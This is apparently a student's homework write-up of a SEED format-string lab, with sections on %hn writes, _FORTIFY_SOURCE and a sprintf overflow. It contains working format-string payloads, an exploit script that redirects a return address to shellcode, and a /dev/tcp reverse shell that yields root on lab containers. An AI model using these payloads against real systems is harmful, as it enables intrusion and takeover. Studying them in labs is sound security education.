

Information Security HandsOn Approach HW5

60947045s 呂昀修

Dec, 20, 2021

1. SEED Lab (40 points)

Task1.

From the figure 1 and figure 2, I can sure about that the server accepts up to 1500 bytes.

```
server-10.9.0.5 | Received 1500 bytes.  
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xfffffd0d8  
server-10.9.0.5 | The target variable's value (before): 0x11223344  
server-10.9.0.5 | AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAA  
server-10.9.0.5 | The target variable's value (after): 0x11223344  
server-10.9.0.5 | (^_^)(^_^-) Returned properly (^_^-)(^_^-)
```

Figure 1

```
[12/13/21]seed@VM:~/.../Labsetup$ ll badfile  
-rw-rw-r-- 1 seed seed 1505 Dec 13 08:40 badfile  
[12/13/21]seed@VM:~/.../Labsetup$ cat badfile | nc 10.9.0.5 9090  
[12/13/21]seed@VM:~/.../Labsetup$ █
```

Figure 2

I send the file including format string "%n" to server 05, then success to crash the program (without smiles)

```
# This line shows how to store a 4-byte integer at offset 0
number = 0xbffffeee
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%.8x"*12 + "%n"

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
[12/13/21]seed@VM:~/.../attack-code$ cat badfile
????abcd%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%n[12/13/21]se
ed@VM:~/.../attack-code$
```

Figure 3

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xfffffd1b0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xfffffd0d8
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Figure 4

Task2.

From testing, I get the input string when I send 64 "%.8x"s:

Figure 5

Figure 6

If we want to print out the secret message in heap, we can input 63 %.8x and 1 %s follows the secret message address: (the secret message address is returned by server)

Figure 7

```
server-10.9.0.5 | @
112233440000100008049db5080e5320080e61c0ffffd31
0ffffd238080e62d4080e5000ffffd2d808049f7efffd310000000000000006
408049f47080e5320000004d9ffffd413ffffd310080e5320080e97200000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
019596b00080e5000080e5000ffffd8f808049efffd3100000103000005d
c080e532000000000000000000000000000000000000000000000000000000000
000000103A secret message
```

Figure 8

Task3.

In 3A, we want to change the value of the target address, we can modify the 64th %.8x with %.n. The result(figure 10) shows that the value is modified into 0x000001fc ($4 + 63 * 8 = 508 = 0x1fc$):

```
[12/13/21]seed@VM:~/.../attack-code$ echo $(printf "\x68\x50\x0e\x08")%.8x%.8x%
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
8x%n > input
[12/13/21]seed@VM:~/.../attack-code$ nc 10.9.0.5 9090 < input
^C
```

Figure 9

```
server-10.9.0.5 | Received 259 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xfffffd538
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h11223344000100008049db5080e5320080e61c0ffffd610ffffd538080e6
2d4080e5000ffffd5d808049f7efffd6100000000000006408049f47080e532000004d9ffffd
713ffffd610080e5320080e972000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000ffffdcc40000000000000000000000000000000000000000000000000000000000000000000000000000000
server-10.9.0.5 | The target variable's value (after): 0x000001fc
server-10.9.0.5 | (^_~)(^_~) Returned properly (^_~)(^_~)
```

Figure 10

In 3B, we want to modify the value of the target address into a certain value 0x5000, and from the previous task, we know how to modify the value into the certain value ($0x5000 = 20480 = 4 + 62 * 8 + 19980$), so we have to change the 63th %.8x with %.19980x:

Figure 11

Figure 12

In 3C, we are going to modify the value into 0xAABBCCDD, but if I do it with previous way, it takes a lot of time to print 0s. Let's do it in the other way: apart the value of higher bytes string and lower bytes string (AABB and CCDD). And the higher bytes string's address is target address + 0x2 (0x080e506a/0x080e5068):

63th %.8x has to be changed into (0xAABB - 3*4 - 62*8 = 43199) and 64th %.8x has to be changed into (0xCCDD - 0xAABB = 8738)

Figure 13

Figure 14

Task4.

In this task, we have to inject shellcode inside the server 05 to reverse shell. I need to put the malicious code in the buffer and modify the content of return address into malicious code's address, to make it return to malicious code.

```

server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xfffffd5f0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xfffffd518
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)

```

Figure 15

From gdb check, we know myprintf's ebp and distance to printf from myprintf:

```

EBP: 0xfffffcbd8 --> 0xfffffcc78 --> 0xfffffd298 --> 0x0
ESP: 0xfffffcbb0 --> 0xfffffccb0 ("hello\n")
EIP: 0x8049df5 (<myprintf+80>: call 0x8051540 <printf>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction)
[---]-----code-----
    0x8049dec <myprintf+71>: add esp,0x10
    0x8049def <myprintf+74>: sub esp,0xc
    0x8049df2 <myprintf+77>: push DWORD PTR [ebp+0x8]
=> 0x8049df5 <myprintf+80>: call 0x8051540 <printf>
    0x8049dfa <myprintf+85>: add esp,0x10
    0x8049dfd <myprintf+88>: mov eax,DWORD PTR [ebx+0x68]
    0x8049e03 <myprintf+94>: sub esp,0x8
    0x8049e06 <myprintf+97>: push eax

```

Figure 16

So I can record the layout as:




Figure 17

Question1: label 2 is the address which myprintf return to; label 3 is the buffer address (user input start address)

Question2: from 2A, I know the distance between label 1 and 3 is 63%_x

This is exploit.py:

```

start = 1500 - len(shellcode)
content[start:start+len(shellcode)] = shellcode

#####
number = ebp_addr + 0x6
content[0:4] = (number).to_bytes(4,byteorder='little')

content[4:8] = ("@@@@").encode('latin-1')

#number = 0x080e5068 myprintf()'s return address
number = ebp_addr + 0x4          label 2
content[8:12] = (number).to_bytes(4,byteorder='little')

shell_addr = buf_addr + start
high = (shell_addr&0xfffff0000) >> 16
low  = (shell_addr&0x0000ffff)
num1 = high - 62*8 - 3*4
num2 = low - high
if high > low:
    num2 = 0x10000+low-high

print(num1, num2)
s = "%.8x"*62 + "%." + str(num1) + "x" + "%hn" + "%." + str(num2) + "x" + "%hn"
fmt = (s).encode('latin-1')
print("shellcode addr: 0x%x" % shell_addr)
content[12:12+len(fmt)] = fmt
#####

```

Figure 18

First, I try to list files in server 05 using the above code, the result is successful:

Figure 19

Then I change the shell code with:

```
"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 *"
```

Figure 20

```

root@495b74ef9e06:/fmt# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
31: eth0@if32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
root@495b74ef9e06:/fmt# whoami
whoami
root
root@495b74ef9e06:/fmt# exit

```

The terminal window shows a root shell on a Mac OS X system. The user runs 'ip addr' to check network interfaces, finds 'eth0' at 10.9.0.5/24, and then runs 'whoami' to confirm they are root. Finally, they type 'exit' to leave the session.

Figure 21

Task5.

Last, we need to do above steps again in 64-bit server (server 06):

```

server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address: 0x00007fffffff380
server-10.9.0.6 | The secret message's address: 0x000055555556008
server-10.9.0.6 | The target variable's address: 0x000055555558010
server-10.9.0.6 | Waiting for user input .....
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf): 0x00007fffffff2c0
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after): 0x1122334455667788
server-10.9.0.6 | (^_^)(^_^) Returned properly (^_^)(^_^)

```

The terminal window shows a root shell on a 64-bit server. The user runs a command to get the target variable's value (before), sends 'hello' to the server, and then receives the target variable's value (after) and a success message.

Figure 22

```
server-10.9.0.6 | AAAA | 00000000555592a0 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000  
039 | 0000000000000000 | 00000000ffffe380 | 0000000000000000 | 00000000ffffe2c0 | 00000000ffffe350 | 0000000055555  
383 | 00000000000005dc | 00000000ffffe380 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000  
000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000  
000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000040741c00 | 00000000ffffe970 | 0000000055555  
31b | 00000000fffffea68 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000000000000 | 0000000041414141 | The target va  
riable's value (after): 0x1122334455667788 %.16x * 34  
server-10.9.0.6 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

Figure 23

Figure 24

```
[root@93cb060defa1:/fmt# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc no
    link/loopback 00:00:00:00:00:00 brd 00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
33: eth0@if34: <BROADCAST,MULTICAST,UP,LOWER_UP>
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.6/24 brd 10.9.0.255 scope global
        valid_lft forever preferred_lft forever
[root@93cb060defa1:/fmt# whoami
whoami
root
root@93cb060defa1:/fmt#
```

Figure 25

Task6.

We should correct ‘printf(msg);‘ with ‘printf(”%s”, msg);‘ to make printf read msg with pure text format.

2. Data modification (20 points)

%n counts the number of characters that have been printed by printf() before the occurrence of %n, so I think in terms of %n, we can't print a negative value.

But when I change %n with %hn or %hhn, I can print out the negative value as the following figures:

```
[12/19/21]seed@VM:~/.../2$ make
gcc -m32 test_par_n.c -o par_n
test_par_n.c: In function 'main':
test_par_n.c:6:12: warning: format '%hn' expects argument of type 'short int *', but argument 2 has type 'int *' [-Wformat=]
  6 |   printf("%hn\n", &var);
     |   ~~^      ~~~~
     |   |
     |   int *
     |   short int *
     |
     %n
[12/19/21]seed@VM:~/.../2$ ./par_n
# of characters: -65536
```

Figure 26

```
[12/19/21]seed@VM:~/.../2$ make
gcc -m32 test_par_n.c -o par_n
test_par_n.c: In function 'main':
test_par_n.c:6:13: warning: format '%hhn' expects argument of type 'signed char *', but argument 2 has type 'int *' [-Wformat=]
  6 |   printf("%hhn\n", &var);
     |   ~~^      ~~~~
     |   |
     |   int *
     |   signed char *
     |
     %n
[12/19/21]seed@VM:~/.../2$ ./par_n
# of characters: -11264
```

Figure 27

3. _FORTIFY_SOURCE (20 points)

The option -D_FORTIFY_SOURCE can be set in 0, 1, 2. 0 means no fortify source; 1 and 2 are similar, they check the following functions: memcpy, mempcpy, memmove, memset, strcpy, stpcpy, strncpy, strcat, strncat, sprintf, vsprintf, snprintf, vsnprintf, gets, whether has buffer overflow. 1 also checks the compile-time, and 2 adds run-time checking. Here is an example:

```
[12/17/21]seed@VM:~/.../3$ gcc -D_FORTIFY_SOURCE=1 -Wall -g -O1 fortify_source_test.c
<command-line>: warning: "_FORTIFY_SOURCE" redefined
<built-in>: note: this is the location of the previous definition
[12/17/21]seed@VM:~/.../3$ ./a.out
[12/17/21]seed@VM:~/.../3$ gcc -D_FORTIFY_SOURCE=2 -Wall -g -O2 fortify_source_test.c
In file included from /usr/include/string.h:495,
                 from fortify_source_test.c:1:
In function 'strcpy',
  inlined from 'main' at fortify_source_test.c:4:2:
/usr/include/x86_64-linux-gnu/bits/string_fortified.h:90:10: warning: '__builtin___memcpy_chk'
writing 8 bytes into a region of size 4 overflows the destination [-Wstringop-overflow=]
  90 |     return __builtin___strcpy_chk (__dest, __src, __bos (__dest));
     |     ^~~~~~
[12/17/21]seed@VM:~/.../3$ ./a.out
*** buffer overflow detected ***: terminated
Aborted
[12/17/21]seed@VM:~/.../3$ cat fortify_source_test.c
#include <string.h>
struct S { struct T { char buf[5]; int x; }t; char buf[20]; }var;
int main(void) {
    strcpy(&var.t.buf[1], "abcdefg");
    return 0;
}
```

Figure 28: level 1 is not considered an overflow because the object is whole "var", and it executes successfully; level 2 is considered an overflow and it runs fail.

4. sprintf (20 points)

```
[12/18/21]seed@VM:~/.../4$ echo "%.5000x" > badfile
[12/18/21]seed@VM:~/.../4$ ./a.out
The address of the input array: 0xfffffd240
The value of the frame pointer: 0xfffffd208
The value of the return address: 0x565563d7

The value of the return address: 0x565563d7
*** stack smashing detected ***: terminated
Aborted
[12/18/21]seed@VM:~/.../4$
```

Figure 29: Because the bufsize we defined is 5000, so I try to input "%.5000x" to the program

```
[12/18/21]seed@VM:~/.../4$ echo "%.5000xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" > badfile
[12/18/21]seed@VM:~/.../4$ ./a.out
The address of the input array: 0xfffffd240
The value of the frame pointer: 0xfffffd208
The value of the return address: 0x565563d7

The value of the return address: 0x41414141
*** stack smashing detected ***: terminated
Aborted
[12/18/21]seed@VM:~/.../4$
```

Figure 30: Then I input many As follows %.5000x, and the result shows that the return address is modified

```
[12/18/21]seed@VM:~/.../4$ echo "%.5016xA" > badfile
[12/18/21]seed@VM:~/.../4$ ./a.out
The address of the input array: 0xfffffd240
The value of the frame pointer: 0xfffffd208
The value of the return address: 0x565563d7

The value of the return address: 0x56000a41
*** stack smashing detected ***: terminated
Aborted
[12/18/21]seed@VM:~/.../4$
```

Figure 31: After many tries, I found that when I input the format "%.5016xA", the return address has been modified to 0x56000a41 (last two words mean A n in little endian)

```
[12/18/21]seed@VM:~/.../4$ echo "%.5016x$(printf "\x40\xd2\xff\xff")" > badfile
[12/18/21]seed@VM:~/.../4$ ./a.out
The address of the input array: 0xfffffd240
The value of the frame pointer: 0xfffffd208
The value of the return address: 0x565563d7

The value of the return address: 0xfffffd240
*** stack smashing detected ***: terminated
Aborted
[12/18/21]seed@VM:~/.../4$
```

Figure 32: So I can change the return address into any value I want, I can also change the value to shellcode address

However, the problem is after I change the return address, the program is crashed by overflow, and does not return to "return address".

5. Bonus: Cyberbit (5 points)

我覺得這個課程大多都是一個指令一個動作，學會了指令但其中的原理完全不清楚，只知道照著步驟做之後就reverse成功。